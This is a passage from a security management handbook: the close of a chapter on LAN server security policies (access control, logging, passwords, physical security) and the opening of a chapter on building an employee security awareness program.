The Internet has similarly become an integral part of day-to-day operations for many users, to a point that business cards and letterheads often contain E-mail addresses, and a large number of organizations have their own Internet domain, organization-name.com. The World Wide Web (WWW) is an extension of the Internet, actually an additional set of functions the Internet makes readily available. It is gaining in popularity at a very fast rate, such that it is now common to see even TV advertisements cite Web addresses for additional information or points of contact (e.g., www.news-show.com, www.product-name.com, etc.). Today, even with the Web still in its infancy, there is much Web commerce, e.g., the display and purchase of merchandise. Although LANs come from a background where relatively little attention was devoted to security, the RFCs (Requests for Comment, i.e., the specifications to which the Internet conforms) specifically state

PAYOFF IDEA

By far the key element in server security is the server administrator. Regardless of what products are employed to execute server strategy policies, the quality of security correlates most highly with the abilities and the efforts of the server administrator.

that security is not provided and is therefore the sole responsibility of users. The Internet is rife with vulnerabilities, and the Web adds a further level of risks to those of the Internet.

Although servers are integral parts of various types of networks, this article will deal with LANs, not the Internet or the Web, or any other type of network. The Internet and the Web are individually and together important, and servers are particularly critical components (with PCs through mainframes being used as Web servers), but it is felt that most readers will be LAN oriented. The exposures of both the Internet and the Web differ significantly from LAN vulnerabilities in many areas, and deserve separate (and extensive) treatment on their own.

THE NEED FOR SERVER SECURITY

For a long time, information — and its processing — has been a major asset, if not *the* major asset, of large organizations. The importance of information is even reflected in the language used to refer to what originally was a simple and straightforward function: What was once known as computing became electronic data processing (EDP) and is now information processing; when expert guidance is needed in this field, people skilled in information technology (IT) are sought; in the contemporary electronic world, both the military and commercial segments fear information warfare (IW).

The information that we enter into, store on, and transmit via our computers is critical to our organizations, and in many cases it is critical not just for efficiency, profit, and the like, but to the very existence of the organization. We *must* keep prying eyes from seeing information they should not see, we *must* make sure that information is correct, we *must* have that information available to us when needed. Privacy, integrity, and availability are the functions of security.

LANs are a key part of critical information processing; servers are the heart of LANs. The need for proper server security is (or at least certainly should be) obvious.

Server/NOS vendors do not help the situation. As delivered, servers are at the mercy of the "deadly defaults." Because security tends to be intrusive and/or constraining in various ways, servers "from the box" tend to have security settings at the most permissive levels to make their networks perform most impressively.

THE NEED FOR SERVER SECURITY POLICIES

The media have been very helpful in recent years in highlighting the importance of proper information security. Although they have certainly not been on a crusade to make large operations more secure, the many security breaches experienced have made good copy and have been well publicized. Because pain is an excellent teacher, and successful or-

ganizations endeavor to learn from the pain of others, the publicizing of various breaches of information security has made everyone aware of its importance.

Successful organizations endeavor to remain successful. If they recognize a need (versus merely a nicety), they endeavor to treat it. "Go out and buy us some," and "What will it it cost?" are frequently heard once the need for security is recognized. Unfortunately, security is not something you go out and buy, it is something you plan and something you work on — when planning it, when creating it, when living with it.

Security policies are a prerequisite to proper security. They provide direction, they treat all areas necessary for proper security, and, possibly most important, because it is so rarely recognized, they provide a means for consistency. Without direction, completeness, and consistency, security can always be trivially breached. If your security efforts concentrate on securing your servers, yet you do not tell users not to have stick-on notes with their passwords on their monitors, your security policies are deficient; if you require server changes be made only at the server console, yet allow anyone other than duly authorized administrators to make such changes, you have again missed the boat in terms of security policy. And, when networks that are 100% secure in and of themselves can each compromise the others via inconsistencies in their respective security types if they are interconnected (and interconnection has been a hot item for some time), having components with proper security is no longer enough; you must have consistent security set forth in your policies.

Warning: Your policies should fit *your* operational environment and requirements. It is unlikely that the policies of even a similar organization will be best for you in every area. This does not mean that looking at the policies of other organizations cannot be of help to you — if they are good policies, of course — in terms of suggesting things like the types of areas to be treated, but you need to do what is right for you, not what may or may not have been right for somebody else.

POLICIES

Servers are parts of networks, networks are parts of information-processing structures, and information-processing structures are parts of organizational operations. Although this article deals only with server security policies, all other security areas must be dealt with in an organization's full security policies statement. A single security breach of any type can, and often does, compromise all operations. (If, for example, visitors were allowed to enter a facility unchallenged, and if nodes were left operational but unattended — during lunch periods or whatever — the best server security policies in the world would readily be defeated.)

The statements of policy set forth below are generic in nature. Not all will apply — even in modified form — to all servers, and many, if not

most, will have to be adapted to specific operations. They are, however, most likely better than those you are likely to get from friends, and should serve as a good start for, and basis of, proper server security policies for your particular situation. For convenience, they are grouped in functional areas.

One area, and possibly the most critical one, will not be covered: the LAN security administrator. Your security cannot be any better than your administrators make and maintain it. You require the best possible personnel, and they must be given the authority, and not just the responsibility, to do whatever is necessary to provide the proper server — and network — security. Too often we see "the Charlie Syndrome": LANs come in, administrators are needed, Charlie is free, so Charlie is made the system administrator. Why is Charlie free? Well, in all honesty, it is because Charlie is not good enough to be given anything worthwhile to do. What this means is that rather than having the best people as system administrators, the worst are too frequently in that position — system administration should not be a part-time assignment for a secretary!

SERVER FUNCTIONS

Access Control

- The server shall be able to require user identification and authentication at times other than log-on.
- Reauthentication shall be required prior to access to critical resources.
- File and directory access rights and privileges should be set in keeping with the sensitivity and uses of the files and directories.
- Users should be granted rights and privileges only on a need-to-know/use basis (and not be given everything except the ones they are known not to need, as is very commonly done).

Encryption

- Sensitive files should be maintained in encrypted form. This includes password files, key files, audit files, confidential data files, etc. Suitable encryption algorithms should be available, and encryption should be able to be designated as automatic, if appropriate.
- For any and every encryption process, cleartext versions of files encrypted must be overwritten immediately after the encryption is complete. This should be made automatic, effectively making it the final step of encryption.

Logging

- Audit logs should be kept of unsuccessful log-on attempts, unauthorized access/operation attempts, suspends and accidental or deliber-

ate disconnects, software and security assignment changes, log-ons/log-offs, other designated activities (e.g., accesses to sensitive files), and, optionally, all activity.
- Audit log entries should consist of at least resource, action, user, date and time, and, optionally, workstation ID and connecting point.
- There should be an automatic audit log review function to examine all postings by posting type (illegal access attempt, access of sensitive data, etc.), and for each posting type. If a transaction threshold (set by the LAN administrator) for any designated operation exception is exceeded, an alarm should be issued and an entry made in an action-item report file.
- The audit file should be maintained in encrypted format.
- There should be reporting functions to provide user profiles and access rules readily and clearly, as well as reports on audit log data.

Disk Utilization

- As appropriate to their sensitivity, ownership, licensing agreements, and other considerations, all programs should be read-only or execute-only, and/or should be kept in read-only or execute-only directories. This should also apply to macro libraries.
- Users should be provided with private directories for storage of their nonsystem files. (These include files that are shared with other users.)
- There should be no uploads of programs to public areas; the same is true for macros and macro libraries.

Backup

- The availability of the LAN should be maintained by the server scheduling and performing regular backups. These backups should provide automatic verification (read-after-write), and should be of both the full and partial (changed items only) varieties. All security features, including encryption, should be in full effect during backups.
- Both backups and the restore/recovery functions should be regularly tested.
- Backups should be kept off premises.
- Automatic recovery of the full LAN and of all and individual servers (and workstations) must be available.

Communications

- Communications (i.e., off-LAN) access should be restricted to specific users, programs, data, transaction types, days/dates, and times.
- An extra layer of identification/authentication protocol should be in effect (by challenge-response, additional passwords, etc.) for communications access.

- All communications access should be logged.
- All communications access messages should be authenticated, using message authentication codes (MACs), digital signatures, etc.
- The password change interval should be shorter for communications access users.
- Stronger encryption algorithms should be used for communications access users.
- Any and all confidential information — passwords, data, whatever — should be encrypted during transmission in either or both directions for all communications access activities.
- Encryption capabilities for communications should include both end-to-end and link encryption.

Server Access and Control

- There shall be no remote, i.e., from other than the console, control of any kind of the server, and there shall similarly be no remote execution of server functions.
- All server functions must be done from the console. This specifically excludes access via dial-in, gateways, bridges, routers, protocol converters, PADs, micro-to-mainframe connections, local workstations other than the server console, and the like.
- All administrator operations (e.g., security changes) shall be done from the console.
- Supervisor-level log-on shall not be done at any device other than the console.
- If supervisor-level use of a device other than the console becomes necessary, it shall be done only after a boot/restart using a write-protected boot diskette is certified as "clean" (this implies that such diskettes are readily available, as they should be for even stand-alone PCs), or from tape.
- There shall be no user programs executed at the server by user (i.e., remote or local workstation) initiation.
- There shall be no immediate workstation access to the server or to any server resources following a diskette boot at the server.
- All communication among and between nodes must be done through the server. There shall be no peer-to-peer direct communication.
- There shall be no multiple user IDs (UIDs)/passwords logged on (i.e., the same user on the system more than once at a given time). There should also be the ability to suspend the active user session and/or issue alarms should this situation occur.

General (Node) Access Control

- Both a user ID and a password shall be required by servers for a user as part of logging on.

- The server should be able to identify both the workstation and workstation connection point at log-on.
- All files (programs and data) and other resources (peripheral equipment, system capabilities) should be able to be protected.
- All resource access should be only on a need-to-know/need-to-use basis.
- File access control should be at file, directory, and subdirectory levels.
- File access privileges should include read, read-only, write (with separate add and update levels), execute, execute-only, create, rename, delete, change access, none.
- Resource access should be assignable on an individual, group, or public basis.

Passwords

- There should be appropriate minimum (6 is the least, 8 is recommended, more is better) and maximum (at least 64, more is better) lengths. (Longer "passwords" are usually "pass-phrases," e.g., "Four score and 7 years ago.")
- Passwords should be case sensitive.
- There should be a requirement for at least one uppercase character, one lowercase character, one numeric, and one alphabetic character to be used in user-selected passwords. For high-security access, this should be extended to include one nonprint (and nonspace) character.
- There should be computer-controlled lists of prescribed passwords to include common words and standard names, and employee/company information as available (name, address, social security number, license plate number, date of birth, family member names, company departments, divisions, projects, locations, etc.). There should also be algorithms (letter and number sequences, character repetition, initials, etc.) to determine password weakness.
- Passwords should be changed frequently; quarterly is a minimum — monthly is better. High security access should have weekly change.
- There should be reuse restrictions so that no user can reuse any of the more recent passwords previously used. The minimum should be 5, but more is better, and 8 is a suggested minimum.
- There should be no visual indication of password entry, or password entry requirements. This obviously prohibits the password characters from echoing on the screen, but also includes echoing of some dummy character (normally an asterisk) on a per character basis, or used to designate maximum field length.
- New passwords should always be entered twice for verification.
- LAN administrators, in addition to their passwords with associated supervisory privileges, should have an additional password for "normal" system use without supervisory privileges.

Note: There are password test programs to allow automatic review and acceptance/rejection of passwords. These are usually written in an easily ported language, typically C, and can be readily structured to implement whatever rules the security administrator feels are appropriate. They are used between the password entry function and the password acceptance function already in place, so only proper passwords get used by the system.

Physical Security

- All servers should be as secured as possible in keeping with their sensitivity.
- Servers should be physically secured in locked rooms.
- Access to servers should be restricted to authorized personnel.
- Access to the server area should be automatically logged via use of an electronic lock or other such mechanism as appropriate.
- The room in which the server is kept should be waterproof and fireproof.
- Walls should extend above the ceiling to the floor above.
- Water sprinklers and other potentially destructive (to computers) devices should not be allowed in the server room.
- The server console should be kept with the server.
- Servers should have key locks.
- Connection points to servers should be secured (and software-disabled when not in use) and regularly inspected.
- All cabling to servers should be concealed whenever possible. Access to cabling should be only by nonpublic avenues.
- All "good" media practices — encryption of sensitive information, storage in secure locations, wiping/overwriting when finished, etc. — should be in full effect.

Legal Considerations

- Programs that by license cannot be copied should be stored in execute-only or, if this is not possible, read-only directories, and should be specifically designated as execute-only or read-only.
- Concurrent use count should be maintained and reviewed for programs licensed for a specific number of concurrent users. There should be a usage threshold above which additional concurrent access is prohibited.
- Access rules should be reviewed for all programs licensed for specific numbers of concurrent users.
- Appropriate banner warnings should be displayed as part of the logon process prior to making a LAN available for use.
- Appropriate warning screens should be displayed on access attempts to sensitive areas and/or items.

Other

- There shall be no unauthorized or unsupervised use of traffic monitors/recorders, routers, etc.
- There should be a complete formal and tested disaster recovery plan in place for all servers. This should include communications equipment and capabilities in addition to computer hardware and software. (This is, of course, true for full LANs, and for the entire IP operations.)
- There shall be no sensitive information ever sent over lines of any sort in cleartext format.
- Servers should require workstations that can also function as standalone PCs to have higher levels of PC security than those PCs that are not connected to a LAN. Workstations that operate in unattended modes, have auto-answer abilities, are external to the LAN location (even if only on another floor), and/or are multiuser should have the highest level of PC security.
- Workstation sessions should be suspended after a period of inactivity (determined by the LAN administrator), and terminated after a further determined period of time has elapsed.
- Explicit session (memory) cleanup activities should be performed after session disconnect, whether the session disconnect was by workstation request (log-off), by server initiative (such as due to inactivity), or accidental (even if only temporary, as might be the case with a line drop).
- In cases where session slippage tends to occur (such as line drops), or in instances where service requests require significant changes of access level privileges, reauthentication should be required.
- Unused user IDs and passwords should be suspended after a period of time specified by the LAN administrator.
- Successful log-ons should display date and time of last log-on and log-off.
- There should be the ability to disable keyboard activity during specified operations.
- The integrity of data should be maintained by utilization of transaction locks on all shared data — both data files and databases.
- The integrity of data and the availability of data and the entire LAN should be maintained by specific protections against viruses and other malicious code.
- All security functions and software changes/additions should be made only from the server and only by the LAN administrator.

HIGHER-LEVEL SECURITY

Although the preceding capabilities will be significantly more than most LAN servers would find appropriate, there are still more sophisticated se-

curity features that are appropriate to LANs with high-risk/high-loss profiles. For the sake of completeness, major ones are set forth in the following:

- Access to critical resources should require reauthenticaton.
- Access to critical resources should not only authenticate the user, but further verify the correctness of the workstation in use, the connection point of that workstation, and the correctness of the day/date/time of the access.
- Message sequence keys should be used to detect missing or misordered messages.
- After a failed log-on attempt, the server should generate an alarm, and be able to simulate a proper log-on for the failed user (to keep this user connected while personnel go to the offending workstation).
- After excessive access violations, the server should generate an alarm, and be able to simulate a continuing session (with dummy data, etc.) for the failed user (to keep this user connected while personnel go to the offending workstation).
- Traffic padding — the filling in of unused transmission bandwidth with dummy pseudo-traffic — should be used to prevent transmission patterns from being readily detected (thereby making it easier to "trap" valid information).
- Multiple — at least two — LAN administrators should be required for all potentially critical server changes. (These might be adding a new user, altering an existing user's rights and privileges, changing or adding software, and the like.) For example, one administrator could add a user, but only from a list internal to the computer that a second administrator created. This means that any deliberate breach of security by an administrator would require collusion to be effective.
- LAN administrators should have separate passwords for each individual server function they perform, the rights and privileges associated with that password being the minimum necessary to do the specific job for which it is being used.
- The server should be fully compatible with tokens, biometric devices, and other such higher-security access control products and technologies.
- The server should be able to do automatic callback for any and all communications access.
- To improve the availability of the LAN, it should be fault tolerant. Multiple (shadow) servers, disk mirroring, and the like should be in place.
- There should be a file/system integrity product in regular and automatic use to alert the administrator to any and all server changes.

- Sophisticated authentication methodologies should be in place to assure not only the contents of a message/request, but also the source. MACs and digital signatures are viable means to certify contents, and public key/private key (commonly known as RSA-type) encryption provides acceptable source verification.
- Backups should be made to an off-LAN facility. This could be an organizational mainframe, a service bureau, or whatever. With this "store and forward backup," recovery media is immediately away from the server.
- Servers should be compatible with biometric devices (fingerprint, retinal scan, palm print, voice, etc.) for user verification.

CAVEATS

Seat belts, air bags, and other automotive safety devices merely make it less likely that you will be seriously injured in an accident, and certainly do not guarantee your not being involved in one. By the same token, computer security merely lessens the chances your systems will be misused, lessens the likelihood of damages associated with certain common incidents, makes it more likely to discover and limit any misuse and/or damages promptly, and makes it easier to recover from various types of both accident and misuse.

No realistic computer security "can't be beaten," and this certainly includes server security. Proper server security will make networks much more difficult to compromise, and can make it not worth an intruder's time (in terms of anticipated cost to break in versus expected return as a result of a break-in) to even attempt to break into a properly secured network.

With servers viewed as being in the hands of "experts" (which they often are, of course), many, if not most, users rely exclusively on server security for total protection, and do not practice proper security as part of their operations. Server security, and even full network security, is not a substitute for other types of security; your security policies must reflect this.

TEETH

The best policies in the world will fail if they are not enforced. ("Thou shalt not print your password on a stick-on note and post it to your monitor" sounds good, but people still tend to do it — If you don't make sure that they don't, or take proper corrective actions if they do, your policies are little more than a waste of paper.) Your policies should have teeth in them: as appropriate, server, as well as all other security policies, should contain monitoring and enforcement sections.

Because operational environments are often in a virtually continuous state of change — new equipment and users, changing capabilities,

rights and privileges, etc. — you should regularly review your server (and full) security to make sure it continues to be in agreement with your server security policies.

Similarly, untested server security may only be security on paper. Because even the most qualified personnel can make mistakes in creating server security policies and/or in implementing them, your security should be tested to see that it really works as intended and conforms to your server security policies. This should obviously be done when you design/develop/install your security, but should also be done on a reasonable periodic basis (quarterly, yearly, whatever). Such tests are usually done best by outsiders, because truly capable personnel often are not available on staff, and employees often have friends to protect and personal interests in particular operations.

CONCLUSION

LANs have become critical processing elements of many, if not most, organizations of all sizes, and servers are the hearts of LANs. As the frequent repository of highly sensitive, often mission-critical information, proper security is of prime importance. Without proper security policies, security is unlikely to succeed, and policies have to be in place to allow the appropriate security to be designed and installed. Adequate security can be obtained by companies willing to work at it, and the work must start with proper security policies and must continue by seeing that security continues to conform to existing security policies. The key element by far in LAN security is the LAN administrator; for all purposes, and in spite of whatever products you may purchase, the quality of security will be in one-to-one correspondence with the abilities and efforts of this person.

Jon David is an independent consultant with more than 20 years experience in system and network security. He is an expert in Internet and WWW security. His clients include major financial organizations, top Fortune companies, and key government agencies.

Security Awareness Program

Tom Peltier

INTRODUCTION

Development of security policies, standards, procedures, and guidelines is only the beginning of an effective information security program. A strong security architecture will be less effective if there is no process in place to make certain that the employees are aware of their rights and responsibilities. All too often, security professionals implement the "perfect" security program, and then forget to factor the customer into the formula. In order for the product to be as successful as possible, the information security professional must find a way to sell this product to the customers. An effective security awareness program could be the most cost-effective action management can take to protect its critical information assets.

Implementing an effective security awareness program will help all employees understand why they need to take information security seriously, what they will gain from its implementation, and how it will assist them in completing their assigned tasks. The process should begin at new-employee orientation and continue annually for all employees at all levels of the organization.

KEY GOALS OF AN INFORMATION SECURITY PROGRAM

For security professionals there are three key elements for any security program: *integrity*, *confidentiality*, and *availability*. Management wants information to reflect the real world and to have confidence in the information available to them so they can make informed business decisions. One of the goals of an effective security program is to ensure that the organization's information and its information processing resources are properly protected.

The goal of confidentiality extends beyond just keeping the bad guys out; it also ensures that those with a business need have access to the resources they need to get their jobs done. Confidentiality ensures that

controls and reporting mechanisms are in place to detect problems or possible intrusions with speed and accuracy.

DELOITTE & TOUCHE	RATE 1–3	ERNST & YOUNG
1	**Availability**	2
3	**Confidentiality**	3
2	**Integrity**	1

1 = Most Important, 2 = next, 3 = least

Exhibit 12.1. Fortune 500 Managers Rate the Importance of Information

In a pair of recent surveys, the Big Four Accounting firms of Ernst & Young and Deloitte & Touche interviewed Fortune 500 managers and asked them to rank (in importance to them) information availability, confidentiality, and integrity. As can be seen from Exhibit 12.1, the managers felt that information needed to be available when they needed to have access to it. Implementing access control packages that rendered access difficult or overly restrictive is a detriment to the business process. Additionally, other managers felt that the information must reflect the real world. That is, controls should be in place to ensure that the information is correct. Preventing or controlling access to information that was incorrect was of little value to the enterprise.

An effective information security program must review the business objectives or the mission of the organization and ensure that these goals are met. Meeting the business objectives of the organization and understanding the customers' needs are what the goal of a security program is all about. An awareness program will reinforce these goals and will make the information security program more acceptable to the employee base.

KEY ELEMENTS OF A SECURITY PROGRAM

The starting point with any security program is the implementation of policies, standards, procedures, and guidelines. As important as the written word is in defining the goals and objectives of the program and the organization, the fact is that most employees will not have the time or the desire to read these important documents. An awareness program will ensure that the messages identified as important will get to all of those who need them.

Having individuals responsible for the implementation of the security program is another key element. To be most effective, the enterprise will

need to have leadership at a minimum of two levels. There is a strong need to identify a senior level manager to assume the role of Corporate Information Officer (CIO). In a supporting capacity, an information security coordinator responsible for the day-to-day implementation of the information security program and reporting to the CIO is the second key player in the overall security program. Because a security program is more than just directions from the IT organization, each business unit should have its own coordinator responsible for the implementation of the program within that business unit.

The ability to classify information assets according to their relative value to the organization is the third key element in an information security program. Knowing what information an organization has that is sensitive will allow the informed implementation of controls and will allow the business units to use their limited resources where they will provide the most value. Understanding classification levels, employee responsibilities (owner, custodian, user), intellectual property requirements (copyright, trade secret, patent), and privacy rights is critical. An effective awareness program will have to take this most confusing message to all employees and provide training material for all nonemployees needing access to such resources.

The fourth key element is the implementation of the basic security concepts of separation of duties and rotation of assignments. *Separation of duties* — No single individual should have complete control of a business process or transaction from inception to completion. This control concept limits the potential error, opportunity, and temptation of personnel, and can best be defined as segregating incompatible functions (e.g., accounts payable activities with disbursement). The activities of a process are split among several people. Mistakes made by one person tend to be caught by the next person in the chain, thereby increasing information integrity. Unauthorized activities will be limited since no one person can complete a process without the knowledge and support of another. *Rotation of assignments* — Individuals should alternate various essential tasks involving business activities or transactions periodically. There are always some assignments that can cause an organization to be at risk unless proper controls are in place. To ensure that desk procedures are being followed and to provide for staff backup on essential functions, individuals should be assigned to different tasks at regular intervals.

One of the often-heard knocks against rotation of assignments is that it reduces job efficiency. However, it has been proven that an employee's interest declines over time when doing the same job for extended periods. Additionally, employees sometimes develop dangerous shortcuts when they have been in a job too long. By rotating assignments, the organization

can compare the different ways of doing the task and determine where changes should be made.

The final element in an overall security program is an employee awareness program. Each of these elements will ensure that an organization meets its goals and objectives. The employee security awareness program will ensure that the program has a chance to succeed.

SECURITY AWARENESS PROGRAM GOALS

In order to be successful, a security awareness program must stress how security will support the enterprise's business objectives. Selling a security program requires the identification of business needs and how the security program supports those objectives. Employees want to know how to get things accomplished and to whom to turn for assistance. A strong awareness program will provide those important elements.

All personnel need to know and understand management's directives relating to the protection of information and information processing resources. One of the key objectives of a security awareness program is to ensure that all personnel get this message. It must be presented to new employees as well as existing employees. The program must also work with the Purchasing people to ensure that the message of security is presented to contract personnel. It is important to understand that contract personnel need to have this information, but it must be handled through their contract house. Work with Purchasing and Legal to establish the proper process.

All too often the security program fails because there is little or no follow-up. There is usually a big splash with all the fanfare that kicks off a new program. Unfortunately this is where many programs end. Employees have learned that if they wait long enough, the new programs will die from lack of interest or follow-up. It is very important to keep the message in front of the user community and to do this on a regular basis. To assist you in this process, there are a number of "Days" that can be used in conjunction with your awareness program.

- May 10 — International Emergency Response Day
- September 8 — Computer Virus Awareness Day
- November 30 — International Computer Security Day

Keeping the message in front of the user community is not enough. The message must make the issues of security alive and important to all employees. It is important to find ways to tie the message in with the goals and objectives of each department. Every department has different objectives and different security needs. The awareness message needs to reflect those concerns. We will discuss this in more detail shortly.

Find ways to make the message important to employees. When discussing controls, identify how they help protect the employee. When requiring employees to wear identification badges, many security programs tell the employees that this has been implemented to meet security objectives. What does this really mean? What the employees should be told is that the badges ensure that only authorized persons have access to the workplace. By doing this, the company is attempting to protect the employees. Finding out how controls support or protect the company's assets (including the employees) will make the security program message more acceptable.

Finally, a security program is meant to reduce losses associated with either intentional or accidental information disclosure, modification, destruction, and or denial of service. This can be accomplished by raising the consciousness of all employees regarding ways to protect information and information processing resources. By ensuring that these goals are met, the enterprise will be able to improve employee efficiency and productivity.

IDENTIFY CURRENT TRAINING NEEDS

To be successful, the awareness program should take into account the needs and current levels of training and understanding of the employees and management. There are five keys to establishing an effective awareness program. These include:

- Assess the current level of computer usage:
- Determine what the managers and employees want to learn.
- Examine the level of receptiveness to the security program.
- Map out how to gain acceptance.
- Identify possible allies.

To assess the current level of computer usage, it will be necessary to ask questions of the audience. While sophisticated work stations may be found in employees' work areas, their understanding of what these devices can do may be very limited. Ask questions as to what the jobs are and how the tools available are used to support these tasks. It may come as a surprise to find that the most sophisticated computer is being used as a glorified 3270 terminal.

Be an effective listener. Listen to what the users are saying and scale the awareness and training sessions to meet their needs. In the awareness field, one size (or plan) does not fit everyone.

Work with the managers and supervisors to understand what their needs are and how the program can help them. It will become necessary for you to understand the language of the business units and to interpret their needs. Once you have an understanding, you will be able to modify

the program to meet these special needs. No single awareness program will work for every business unit. There must be alterations and a willingness to accept suggestions from nonsecurity personnel.

Identify the level of receptiveness to the security program. Find out what is accepted and what is meeting resistance. Examine the areas of noncompliance and try to find ways to alter the program if at all possible. Do not change fundamental information security precepts just to gain unanimous acceptance; this is an unattainable goal. Make the program meet the greater good of the enterprise and then work with pockets of resistance to lessen the impact.

The best way to gain acceptance is to make your employees and managers partners in the security process. Never submit a new control or policy to management without sitting down with them individually and reviewing the objectives. This will require you to do your homework and to understand the business process in each department. It will be important to know the peak periods of activity in the department and what the manager's concerns are. When meeting with the managers, be sure to listen to their concerns and be prepared to ask for their suggestions on how to improve the program. Remember the key here is to partner with your audience.

Finally, look for possible allies. Find out what managers support the objectives of the security program and identify those who have the respect of their peers. This means that it will be necessary to expand the area of support beyond physical security and the audit staff. Seek out business managers who have a vested interest in seeing this program succeed. Use their support to springboard the program to acceptance.

A key point in this entire process is to never refer to the security program or the awareness campaign as "my program." The enterprise has identified the need for security, and you and your group are acting as the catalysts for moving the program forward. When discussing the program with employees and managers, it will be beneficial to refer to it as "their program" or "our program." Make them feel that they are key stakeholders in this process.

In a presentation used to introduce the security concept to the organization, it may be beneficial to say something like:

> Just as steps have been to taken to ensure the safety of the employees in the workplace, the organization is now asking that the employees work to protect the second most important enterprise asset — information. If the organization fails to protect its information from unauthorized access, modification, disclosure, or destruction, the organization faces the prospect of loss of customer confidence, com-

petitive advantage, and possibly jobs. All employees must accept the need and responsibility to protect our property and assets.

Involve the user community and accept their comments whenever possible. Make information security their program. Use what they identify as important in the awareness program. By having them involved, the program truly becomes theirs and they are more willing to accept and internalize the process.

SECURITY AWARENESS PROGRAM DEVELOPMENT

Not everyone needs the same degree or type of information security awareness to do their jobs. An awareness program that distinguishes between groups of people, and presents only information that is relevant to that particular audience will have the best results. Segmenting the audiences by job function, familiarity with systems, or some other category can improve the effectiveness of the security awareness and acceptance program. The purpose of segmenting audiences is to give the message the best possible chance of success. There are many ways in to segment the user community. Some of the more common methods are provided for you here.

- *Level of Awareness* — Employees may be divided up based on their current level of awareness of the information security objectives. One method of determining levels of awareness is to conduct a "walkabout." A walkabout is conducted after normal working hours and looks for certain key indicators. Look for just five key indicators:
  1. Offices locked
  2. Desks and cabinets locked
  3. Work stations secured
  4. Information secured
  5. Recording media (diskettes, tapes, CDs, cassettes, etc.) Secured
- *Job category* — Personnel may be grouped according to their job functions or titles.
  1. Senior managers (including officers and directors)
  2. Middle management
  3. Line supervision
  4. Employees
  5. Others
- *Specific job function* — Employees and personnel may be grouped according to:
  1. Service providers
  2. Information owners
  3. Users
- *Information processing knowledge* — As discussed above, not every employee has the same level of knowledge on how computers work. A security message for technical support personnel may be very differ-

ent from that for data entry clerks. Senior management may have a very different level of computer skills than their office administrator.
- *Technology, system, or application used* — To avoid "religious wars," it may be prudent to segment the audience based on the technology used. Mac users and users of Intel-based systems often have differing views, as do MVS users and UNIX users. The message may reach the audience faster if the technology used is considered.

Once the audience has been segmented, it will be necessary to establish the roles expected of the employees. These roles may include information owners, custodians of the data and systems, and general users. For all messages it will be necessary to employ the KISS process. That is, Keep It Simple, Sweetie. Inform the audience, but try to stay away from commandments or directives. Discuss the goals and objectives using real-world scenarios. Whenever possible, avoid quoting policies, procedures, standards, or guidelines.

Policies and procedures are boring, and if employees want more information, they can access the documents on the organization intranet. If you feel that you must resort to this method, you have missed the most important tenet of awareness: to identify the business reason *why*. Never tell employees that something is being implemented to "be in compliance with audit requirements." This is, at best, a cop out and fails to explain in business terms why something is needed.

METHODS USED TO CONVEY THE AWARENESS MESSAGE

How do people learn and where do people obtain their information? These are two very important questions to understand when developing an information security awareness program. Each one is different. If we were implementing a training program, we would be able to select from three basic methods of training:

- Buy a book and read about the subject
- Watch a video on the subject
- Ask someone to show you how

For most employees, the third method is best for training. They like the hands-on approach and want to have someone there to answer their questions. With security awareness, the process is a little different. According to findings reported in *USA Today*, over 90 percent of Americans obtain their news from television or radio. To make an awareness program work, it will be necessary to tap into that model.

There are a number of different ways to get the message out to the user community. The key is to make the message stimulating to the senses of the audience. This can be accomplished by using posters, pictures, and

videos. Because so many of our employees use television as their primary source of information, it is important to use videos to reinforce the message. The use of videos will serve several purposes.

With the advent of the news-magazine format so popular in television today, our employees are already conditioned to accept the information presented as factual. This allows us to use the media to present the messages we consider important. Because the audience accepts material presented in this format, the use of videos allows us to bring in an informed outsider to present the message. Many times our message fails because the audience knows the messenger. Being a fellow worker, our credibility may be questioned. A video provides an expert on the subject.

There are a number of organizations that offer computer and information security videos (a listing of how to contact them is included at the end of this chapter). You might want to consider having a senior executive videotape a message that can be run at the beginning of the other video. Costs for creating a quality in-house video can be prohibitive. A 20-minute video that is more than just "talking heads" can run $90,000 to $100,000. Check out the quality and messages of the vendors discussed later in this chapter.

An effective program will also take advantage of brochures, newsletters, or booklets. In all cases, the effectiveness of the medium will depend on how well it is created and how succinct the message is. One major problem with newsletters is finding enough material to fill the pages each time you want to go to print. One way to present a quality newsletter is to look for vendors to provide such material. The Computer Security Institute offers a document titled *Frontline*. This newsletter is researched and written every quarter by CSI's own editorial staff. It provides the space for a column written by your organization to provide information pertinent for your organization. Once the materials are ready, CSI sends out either camera-ready or PDF format versions of the newsletter. The customer is then authorized to make unlimited copies.

As we discussed above, many organizations are requiring business units to name information protection coordinators. One of the tasks of these coordinators is to present awareness sessions for their organizations. An effective way to get a consistent message out is to "train the trainers." Create a security awareness presentation and then bring in the coordinators to train them in presenting the corporate message to their user community. This will ensure that the message presented meets the needs of each organization and that they view the program as theirs.

It will be necessary to identify those employees who have not attended awareness training. By having some form of sign-in or other recording mechanism, the program will be assured of reaching most of the employees. By having the coordinator submit annual reports on the number of

employees trained, the enterprise will have a degree of comfort in meeting its goals and objectives.

PRESENTATION KEY ELEMENTS

While every organization has its own style and method for training, it might help to review some important issues when creating an awareness program. One very important item to keep in mind is that the topic of information security is very broad. Do not get overwhelmed with the prospect of providing information on every facet of information security in one meeting. Remember the old adage, "How do you eat an elephant? One bite at a time."

Prioritize your message for the employees. Start small and build on the program. Remember you are going to have many opportunities to present your messages. Identify where to begin, present the message, reinforce the message, and then build to the next objective. Keep the training session as brief as possible. It is normally recommended to limit these sessions to no more than 50 minutes. There are a number of reasons for this: biology (you can only hold coffee for so long), attention spans, and productive work needs. Start with an attention-grabbing piece and then follow up with additional information.

Tailor the presentations to the vocabulary and skill of the audience. Know to whom you are talking and provide them with information they can understand. This will not be a formal doctoral presentation. The awareness session must take into account the audience and the culture of the organization. Understand the needs, knowledge, and jobs of the attendees. Stress the positive and business side of security — protecting the assets of the organization. Provide the audience with a reminder (booklet, brochure, or trinket) of the objectives of the program.

TYPICAL PRESENTATION FORMAT

In a program that hopes to modify behavior, the three keys are: tell them what you are going to say; say it; and then remind them of what you said. A typical agenda appears in Exhibit 12.2.

Start with an introduction of what information security is about and how it will impact their business units and departments. Follow with a video that will reinforce the message and present the audience with an external expert supporting the corporate message. Discuss any methods that will be employed to monitor compliance to the program and provide the audience with the rationale for the compliance checking. Provide them with a time for questions and ensure that every question either gets an answer or is recorded and the answer provided as soon as possible. Finally, give them some item that will reinforce the message.

Information Security Awareness
Date
Time
Place

Agenda:

Introduction	**CIO**
Goals and Objectives	**ISSO**
Video	
Questions/Answer	**All**
Next Steps	**ISSO**

Exhibit 12.2. Typical Security Awareness Meeting Agenda

WHEN TO DO AWARENESS

